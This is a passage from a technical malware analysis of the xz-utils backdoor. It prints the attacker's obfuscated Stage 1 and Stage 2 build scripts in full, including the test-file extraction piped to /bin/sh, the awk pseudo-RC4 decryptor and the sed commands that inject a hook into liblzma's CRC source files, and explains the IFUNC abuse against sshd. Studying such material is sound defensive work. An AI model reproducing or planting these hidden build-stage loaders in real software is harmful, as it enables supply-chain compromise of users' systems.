


```
sktester@22NB0226:~$ sed "r\n" xz-utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/bad-3-corrupt_
lzma2.xz | tr "\t \-_" " \t_\-" | xz -d
####Hello####
#U$♦
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (h
ead -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &
& head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +20
48 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -
c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev
/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && hea
d -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc $srcdir/tests/files/good-large_compresse
d.lzma|eval $i|tail -c +31233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lz
ma1 -dc|/bin/sh
####World####
```

Figure 8. The bash shell script created through the bad-3-corrupt_lzma2.xz file

3) Stage1 – Extracting the malicious bash shell script

First, Stage 1 is executed to determine whether it is a Linux environment. Before moving to the next stage from Stage 1, good-large_compressed.lzma is used. As the file has a normal XZ file format, it can be decompressed, but there is a lot of unused data inside the file. Therefore, it is necessary to remove unnecessary parts and extract normal values. This process is performed as follows.



```
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) &&
head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/
null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c
+1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
+2048 && (head -c +1024 >/dev/null) && head -c +939)";
(xz -dc $srcdir/tests/files/good-large_compressed.lzma|eval $i|tail -c +31233|tr
"\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc|/
bin/sh
####World####
```

Figure 9. Stage 1 bash shell script execution order

① Decompress the tests/files/good-large_compressed.lzma file.
Where the good-large_compressed.lzma file is a normal XZ file format, and can be decompressed without any additional process.


② The $i function ignores 1024 bytes and repeats the process of loading 2048 bytes through the head command. The final data is 939 bytes, which is less than 2048 bytes, and those bytes are also added and imported.

③ Only the last 31233 bytes are read from the data extracted in step 2.

④ Replace the characters in the data that went through step 3 with different ranges. After going through this process, a file using the normal lzma1 compression algorithm is created again.

⑤ Decompress the created file.

This process results in another bash shell script (hereinafter referred to as "Stage 2").



```
sktester@22NB0226:~$ export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
 +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +10
24 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/nu
ll) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
 -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &
& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc xz-
utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/good-large_compressed.lzma|eval $i|tail -c +31
233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\" $P\""
O="^pic_flag=\" -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
[ ! $(uname)="Linux" ] && exit 0
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD=\'\/ config.status`
eval `grep ^CC=\' config.status`
eval `grep ^GCC=\' config.status`
eval `grep ^srcdir=\' config.status`
eval `grep ^build=\'x86_64 config.status`
eval `grep ^enable_shared=\'yes\' config.status`
eval `grep ^enable_static=\' config.status`
```

Figure 10. Bash shell script created through the Stage 1 bash shell script

4) Stage2 – Checking the environment and compatibility, extracting the object file, modifying the specific source code


In Stage 2, bash shell scripts are mainly focused on environment and compatibility checks. In addition, they extract malicious object files and modify specific source codes. The script performs an environment and compatibility check that determines whether GCC is used during the compilation process and whether there are specific files to be used in the script. A typical example is that the script checks whether the current environment uses IFUNC (Indirect Function),[27] which is required by the backdoor to hook a function, as shown below.

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;
then
exit 0
```

Figure 11. Code to check whether the IFUNC function is supported in the Stage 2 bash shell script

[27] IFUNC (Indirect Function): GNU C library feature that allows you to select implementation of the optimal function at the time of execution of the program

In the case of extracting malicious object files, hidden binary code is extracted from the good-large_compressed.lzma file through a series of processes. These processes for extracting a malicious object file are as follows.




```
xz -dc $top_srcdir/tests/files/$p |
eval $i | 
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk 'BEGIN{
    FS="\n";
    RS="\n";
    ORS="";
    m=256;
    for(i=0;i<m;i++){
        t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;
        }
        i=0;
        j=0;
        for(l=0;l<8192;l++){
            i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;
            }
        }{
            v=t["x" (NF<1?RS:$1)];
            i=(i+1)%m;a=c[i];
            j=(j+a)%m;b=c[j];
            c[i]=b;c[j]=a;
            k=c[(a+b)%m];
            printf "%c",(v+k)%m}' |
xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
```

Figure 12. Stage 2 object file extracting bash shell script execution order

① Decompress the good-large_compressed.lzma file.
② Extract the data using the $I function.
③ Decrypt the file using a pseudo-RC4 encryption algorithm that uses addition rather than XOR.
④ Decompress the result and save the specific offset as an object file called liblzma_la-crc64-fast.o.

As a result, the malicious object file is extracted and the libs/liblzma_la-crc64-fast.o file is stored. During the linking process, malicious code is inserted in the object file.

In the case of source code modification, modify the crc64_fast.c and crc32_fast.c codes. In the process of modifying the source code of crc64_fast.c, the attacker adds the entry code for the backdoor.



```
V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined
(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && (defined
(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\nextern int _get_cpuid
(int, void*, void*, void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r
[2] & ecx_mask) == ecx_mask; }\n#else\n#define _is_arch_extension_supported
is_arch_extension_supported'
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o 2>/
dev/null; then
cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o || true
eval $BPep
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc32_fast.c | \
sed "/include \"crc32_arm64.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc32_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r -x c -  $P -o .libs/liblzma_la-crc32_fast.o; then
eval $RgYB
```


Figure 13. Stage 2 source code modifying bash shell script

After executing the Stage 2 script, the is_arch_extension_supported() function is changed to the _is_arch_extension_supported() function in the existing crc32_fast.c and crc64_fast.c source codes. The changed function _is_arch_extension_supported() in crc64_fast.c loads the hidden function _get_cpuid() in liblzma_la-crc64-fast.o, which is explained later.

If the following script in Stage 2 is executed, you can find the C files (crc32_fast.c, crc64_fast.c) modified with the _is_arch_extension_supported() function. Below is the Stage 2 script code part that modifies crc64_fast.c.

```
sed "/return is_arch_extension_supported()/ c₩return _is_arch_extension_supported()"
src/liblzma/check/crc64_fast.c | ₩
sed "/include ₩"crc64_arm64.h₩"/a ₩₩$V" | ₩
sed "1i # 0 ₩"src/liblzma/check/crc32_fast.c₩"" 2>/dev/null
```

By comparing the result with the existing code, you can find that the function name has been changed as follows.



```
typedef uint64_t (*crc64_func_type)(
        const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic push
#   pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
    return is_arch_extension_supported()
            ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic pop
#endif
```

```
typedef uint64_t (*crc64_func_type)(
                const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic push
#       pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
return _is_arch_extension_supported()
                        ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic pop
#endif
```


Figure 14. Comparison of modification of crc64_fast.c. Before (top) and after (bottom) modification

Step 2. Analyzing the binary code

When sshd, the ssh daemon, is executed, it loads the liblzma5.so library through the dynamic linker. The backdoor is executed by exploiting the IFUNC function, which detects hardware functions and selects optimized function implementations accordingly.

1) _get_cpuid

Existing XZ-utils include lzma_crc32 and lzma_crc64, which are used to calculate the cyclic redundancy check (CRC) of data.[28] Both functions are stored in ELF symbol data as the IFUNC type provided by the GNU C library function. The IFUNC function allows developers to dynamically select functions during the dynamic linking process. You can see that the above lzma_crc64 function is located in the above-mentioned crc64_fast.c source code, and you can also see that the IFUNC function points to the crc64_resolve function.

